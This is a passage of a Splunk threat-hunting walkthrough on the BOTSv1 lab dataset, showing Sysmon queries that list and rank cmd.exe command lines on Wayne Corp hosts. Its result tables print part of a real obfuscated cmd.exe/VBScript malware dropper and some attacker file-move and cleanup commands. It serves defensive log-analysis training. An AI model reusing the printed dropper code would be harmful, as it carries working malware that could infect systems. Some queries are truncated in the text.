4   C:\Program Files (x86)\Common Files\Acronis\Schedule2\schedhlp.exe             C:\Windows\explorer.exe
5   C:\Program Files (x86)\Common Files\Acronis\Schedule2\schedul2.exe             C:\Windows\System32\services.exe
6   C:\Program Files (x86)\Common Files\Acronis\SyncAgent\syncagentsrv.exe         C:\Windows\System32\services.exe
7   C:\Program Files (x86)\Common Files\Acronis\TibMounter\TibMounterMonitor.exe   C:\Windows\SysWOW64\runonce.exe
8   C:\Program Files (x86)\Common Files\Acronis\TrueImageHome\TrueImageHomeService.exe
10  C:\Program Files (x86)\Intel\Intel(R) Integrated Clock Controller              C:\Windows\System32\services.exe
    Service\ICCProxy.exe
11  C:\Program Files (x86)\Intel\Intel(R) Management Engine Components\LMS\LMS.exe C:\Windows\System32\services.exe
```

All commands being executed can be listed through the Splunk search below.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats value
```


Once the query is completed, we get the following result:


Search | Splunk 8.2.6
New Search
All time
Statistics (215)
Visualization

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" | stats values(CommandLine) by Computer,process
✓ 270,597 events (before 6/15/22 5:58:00.000 AM)   No Event Sampling
   Computer                     process                                values(CommandLine)
1  we1149srv.waynecorpinc.local C:\Program Files (x86)\PHP\v5.5\php-   "C:\Program Files (x86)\PHP\v5.5\php-cgi.exe"
                                cgi.exe
2  we1149srv.waynecorpinc.local C:\Program Files\MySQL\MySQL Server
                                5.1\bin\mysqld.exe
3  we1149srv.waynecorpinc.local C:\Program
4  we1149srv.waynecorpinc.local C:\Program
                                Files\SplunkUniversalForwarder
                                \bin\splunk-admon.exe
5  we1149srv.waynecorpinc.local C:\Program
                                Files\SplunkUniversalForwarder
                                \bin\splunk-netmon.exe
6  we1149srv.waynecorpinc.local C:\Program
                                Files\SplunkUniversalForwarder
                                \bin\splunk-powershell.exe
```

Bonus 1: If you want to list all commands being executed by a specific (usually abused) process, you can do so as follows.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.
```



Search | Splunk 8.2.6
New Search
All time
Statistics (5)
Visualization

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.exe | stats values(CommandLine) by Computer,process
✓ 1,112 events (before 6/15/22 5:58:43.000 AM)   No Event Sampling
   Computer                      process      values(CommandLine)
1  we1149srv.waynecorpinc.local  C:\Windows   C:\Windows\system32\cmd.exe
                                              cmd.exe /c "echo 24365"
                                              cmd.exe /c "echo 63059"
                                              cmd.exe /c "exit 2&gt;&amp;1"
                                              cmd.exe /c "ifconfig 2&gt;&amp;1"
                                              cmd.exe /c "ls 2&gt;&amp;1"
                                              cmd.exe /c "move ..\1.jpeg 2.jpeg 2&gt;&amp;1"
                                              cmd.exe /c "move 2.jpeg imnotbatman.jpg 2&gt;&amp;1"
2  we8105desk.waynecorpinc.local C:\Windows   "C:\Windows\System32\cmd.exe" /C START "" "C:\Users\bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp"
                                 \SysWOW64    /d /c taskkill /t /f /im "121214.tmp" &gt; NUL &amp; ping -n 1 127.0.0.1 &gt; NUL &amp; del "C:\Users
                                 \cmd.exe     \bob.smith.WAYNECORPINC\AppData\Roaming\121214.tmp" &gt; NUL
                                              cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" &amp;&amp; (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45"
                                              "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE
                                              UJv&lt;&gt;3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29"
                                              "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE
```

Bonus 2: If you want to identify, for example, the longest cmd.exe command that was executed (overly long commands are suspicious), you can do so as follows.

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.
```

Once the query is completed, we get the following result:


Search | Splunk 8.2.6
New Search
All time

```
index="botsv1" sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" process=*cmd.exe | eval len=len(CommandLine) | table User, len,
    CommandLine | sort -len
✓ 1,112 events (before 6/15/22 5:59:21.000 AM)   No Event Sampling
   User                      len   CommandLine
1  WAYNECORPINC\bob.smith    4490  cmd.exe /V /C set "GSI=%APPDATA%\%RANDOM%.vbs" &amp;&amp; (for %i in ("DIm RWRL" "FuNCtioN GNbiPp(Pt5SZ1)" "EYnt=45"
                                   "GNbiPp=AsC(Pt5SZ1)" "Xn1=52" "eNd fuNCtiON" "SUb OjrYyD9()" "J0Nepq=56" "Dim UJv,G4coQ" "LT=23" "dO WHiLE
                                   UJv&lt;&gt;3016-3015" "G4coQ=G4coQ+1" "WSCRiPt.sLEeP(11)" "LoOP" "UsZK0=85" "ENd suB" "fuNctIon J7(BLI4A3)" "K5AU=29"
                                   "J7=cHR(BLI4A3)" "XBNutM9=36" "eNd fuNCtiON" "SUb MA(QrG)" "WXCzRz=9" "Dim Jw" "Qt7=34" "Jw=TIMeR+QrG" "Do WhiLE tIMEr&lt;Jw"
                                   "WSCRipT.sleEP(6)" "LOOp" "EXdkRkH=78" "enD sUB" "fUnCTion M1p67jL(BwqIM7,Qa)" "Yi=80" "dIM KH,ChnFY,RX,Pg,C6YT(8)" "Cm=7"
                                   "C6YT(1)=107" "Rzf=58" "C6YT(5)=115" "BSKoW=10" "C6YT(4)=56" "Cwd6=35" "C6YT(7)=110" "AQ=98" "C6YT(6)=100" "Y6CmlI=82"
                                   "C6YT(2)=103" "JH3F2i=74" "C6YT(8)=119" "JRvsG2s=76" "C6YT(3)=53" "Yh=31" "C6YT(0)=115" "GuvD=47" "Tbvf1=67" "SeT
                                   KH=cReATeObject(A9y("3C3A1D301F2D863708772930033C3C201C2D0A34203B053C0C2D", "Yo"))" "V2JR=73" "Set ChnFY=KH.GETfilE(BwqIM7)"
                                   "RGeJ=68" "SeT Pg=ChnFY.opEnASTExTstReAM(6806-6805,7273-7273)" "CtxOk=82" "seT RX=KH.cREateteXtFiLe(Qa,6566-6565,2508-2508)"
                                   "XPL9af=76" "Do uNtil Pg.aTEnDOfStReam" "RX.wRitE J7(OyVNo(GNbiPp(Pg.rEAD(6633-6632)),C6YT(0)))" "LooP" "IQz=49" "RX.cloSe"
                                   "CBR1gC7=51" "Pg.cLOSE" "PmG=64" "eNd funCTIOn" "FUNcTION Ql9zEF()" "IBL2=16" "Ql9zEF=secoND(Time)" "MUTkPNJ=41" "End
                                   FUNcTiOn" "FUnCtion A9y(Am,T1GCbB)" "CWCH9r=82" "Dim V3sl0m,F4ra,AxFE" "RLLp8R=89" "For V3sl0m=1 To (lEn(Am)/2)" "F4ra=
                                   (J7((8270-8232)) &amp; J7((5328/74))&amp;(miD(Am,(V3sl0m+V3sl0m)-1,2)))" "AxFE=(GNbiPp(mID(T1GCbB,((V3sl0m MOd
                                   Len(T1GCbB))+1),1)))" "A9y=A9y+J7(OyVNo(F4ra,AxFE))" "NexT" "DxZ40=89" "enD fUNction" "Sub AylniN()" "N6nzb=92" "DIm
                                   GWJCk,Q3y,GKasG0" "FDu=47" "GWJCk=93961822" "UZ=32" "FoR Q3y=1 To GWJCk" "GKasG0=GKasG0+1" "neXt" "B1jq2Hk=63" "If
                                   GKasG0=GWJCk tHen" "KXso=18" "MA((-176+446))" "IP4=48"
                                   "Yq(A9y("0B3B1D44626E7E1020055D3C20230A3B0C503D31230C3700593135344D201B53772C39173D475E2826","QcOi4XA"))" "YTsWy=31" "elSe"
                                   "DO5gpmA=84" "A8=86" "EnD iF" "XyUP=64" "eND SuB" "sUB GKfD3aY(FaddNPJ)" "SDU0BLq=57" "DiM UPhqZ,KbcT" "DxejPK=88"
                                   "KbcT="Drn4AW"" "GROlc7=82" "sET UPhqZ=CREAteOBJecT(A9y("332A7B05156A211A46243629",KbcT))" "Gs0g=3" "UPhqZ.OpEn" "TF1=68"
                                   "UPhqZ.tyPE=6867-6866" "RDjmY=24" "UPhqZ.wrIte FaddNPJ" "WiFgvS=78" "UPhqZ.SaVeTOfIle RWRL,8725-8723" "AF=4" "UPhqZ.closE"
                                   "JC7sf2=1" "Cke4e" "JM=88" "EnD suB" "fuNCtIoN Yq(PDqi1)" "I0=22" "DiM YTwwO,BAU7Cz,Uv,JiYwVG,IK" "GJDnbE=32" "On ErrOR
                                   reSume NeXT" "B7bT=1" "Uv="Tk"" "ELw=73" "sEt YTwwO=CREaTeObjeCT(A9y("3C07082602241F7A383C0E3807",Uv))" "K4=62" "GAiF"
```

That overly-long cmd.exe command looks certainly malicious!